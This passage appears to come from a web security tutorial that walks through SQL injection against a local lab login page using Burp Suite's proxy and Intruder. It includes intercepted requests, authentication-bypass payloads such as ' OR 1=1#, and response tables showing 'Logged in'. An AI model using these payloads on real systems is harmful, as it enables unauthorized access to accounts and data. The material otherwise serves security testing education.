
Forward Drop Intercept is on Action

Raw Params Headers Hex


```
POST /mysql/sql3/sql.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://192.168.168.111:8888/mysql/sql3/sql.html
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.168.111:8888
Content-Length: 29
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: PHPSESSID=113nvtv7dsiqrjdkm5dvk51s77

username=aaaaa&password=bbbbbb
```

Change the value of the username parameter (**aaaaa**) to the SQL injection code. If you recall the first example, the ' **OR 1=1#** is a working one. **Then click to the Forward button** to send the modified data.




As we can see the SQL injection works again:




Semi automated testing with burp proxy the classic login screen

To find an SQL injection error we should check many test cases, which is quite boring and error prone when done manually. One can use of course automated tools as well, but those have many drawbacks and often not able to handle JavaScript, HTML5, and so on properly. Because of it if you want to test a web application it is highly recommended to use not only automated tools, but to do manual work as well. From this reason it is often suggested to use some semi automated technique, when we manually select the insertion points where the tool should try, and give a test case list that the computer tries.


To do such semi automated testing with the Burp proxy do the following. Go back to the webpage and type again some placeholder text to the Username and Password fields (I used 'xxxxx' and 'yyyyy' respectively), then click to the Send button:




The web browser hangs up again. Go to the proxy window, select the **Proxy** tab and within that the **Intercept** tab., Then without any changes click to the **Forward** button.




Of course we will not log in, but anyway it is not our purpose now. We just wanted to get a baseline about the data that sent by the application. Go to the **Target** tab, and within that the **Site map** tab. Find here **your** newly typed **data** and **right click** to it. From the popup menu select the **Send to Intruder** command.




Then click to the **Intruder** tab.




Go to the **Positions** tab within it. Here **select the insertion points** by putting a paragraph sign at the beginning and end of positions. Now we will test the positions of xxxxx and positions of yyyy, select only these positions, and clear the signs from around the other automatically selected texts, for example the PHPSESSID.




Choose the attack type. The two most commonly used one are Sniper and the Battering ram. We will use the sniper now. It is defined in the help of the Burp proxy as the following: *This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn. Positions that are not targeted for a given request are not affected - the position markers are removed and any enclosed text that appears between them in the template remains unchanged. This attack type is useful for fuzzing a number of request parameters individually for common vulnerabilities. The total number of requests generated in the attack is the product of the number of positions and the number of payloads in the payload set.*




After these settings it looks as follows:




Now go to the **Payloads** tab and add the test strings to the **Payload options**.



After that open the **Intruder** menu and select the **Start attack** command.



You will get a warning about the free version Burp. Just click to the **OK** button.



After it has finished running start to **overview the results**. Look at the Length field to filter the same answers.

The "Intruder attack 1" window shows the results of an attack. It has tabs for "Results", "Target", "Positions", "Payloads", and "Options". The "Results" tab is active, showing a table of attack results. Below the table are tabs for "Request" and "Response", with the "Response" tab selected. The response content is displayed in "Raw" format.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	228	baseline request
1	1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
2	1	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	208	
3	1	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	208	
4	1	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	402	

Request Response


Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sat, 22 Feb 2014 16:37:07 GMT
Server: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
X-Powered-By: PHP/5.5.6
Content-Length: 26
Connection: close
Content-Type: text/html
  
```

Wrong username or password

Hopefully you will find some results indicating a successful injection attack (it has now the length 208):

Intruder attack

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items


Request	Position	Payload	Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	228
1	1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	228
2	1	' OR 1=1-- -	200	<input type="checkbox"/>	<input type="checkbox"/>	208
3	1	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	208
4	1	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	402

RequestResponse

RawHeadersHex

HTTP/1.1 200 OK
Date: Sat, 22 Feb 2014 16:37:07 GMT
Server: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
X-Powered-By: PHP/5.5.6
Content-Length: 9
Connection: close
Content-Type: text/html

Logged in


Intruder attack

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Position	Payload	Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	228
1	1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	228
2	1	' OR 1=1-- -	200	<input type="checkbox"/>	<input type="checkbox"/>	208
3	1	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	208
4	1	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	402

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sat, 22 Feb 2014 16:37:08 GMT
Server: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
X-Powered-By: PHP/5.5.6
Content-Length: 9
Connection: close
Content-Type: text/html

```

Logged in

Sometimes you will get error messages:

Intruder attack 1

Attack Save Columns

Results

Target

Positions

Payloads

Options

Filter: Showing all items

Request ▲	Position	Payload	Status	Error	Timeout	Length
1	1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	226
2	1	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	208
3	1	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	208
4	1	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	402
5	1	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	384

Request

Response

Raw

Headers

Hex

```

HTTP/1.1 200 OK
Date: Sat, 22 Feb 2014 16:37:08 GMT
Server: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
X-Powered-By: PHP/5.5.6
Content-Length: 201
Connection: close
Content-Type: text/html

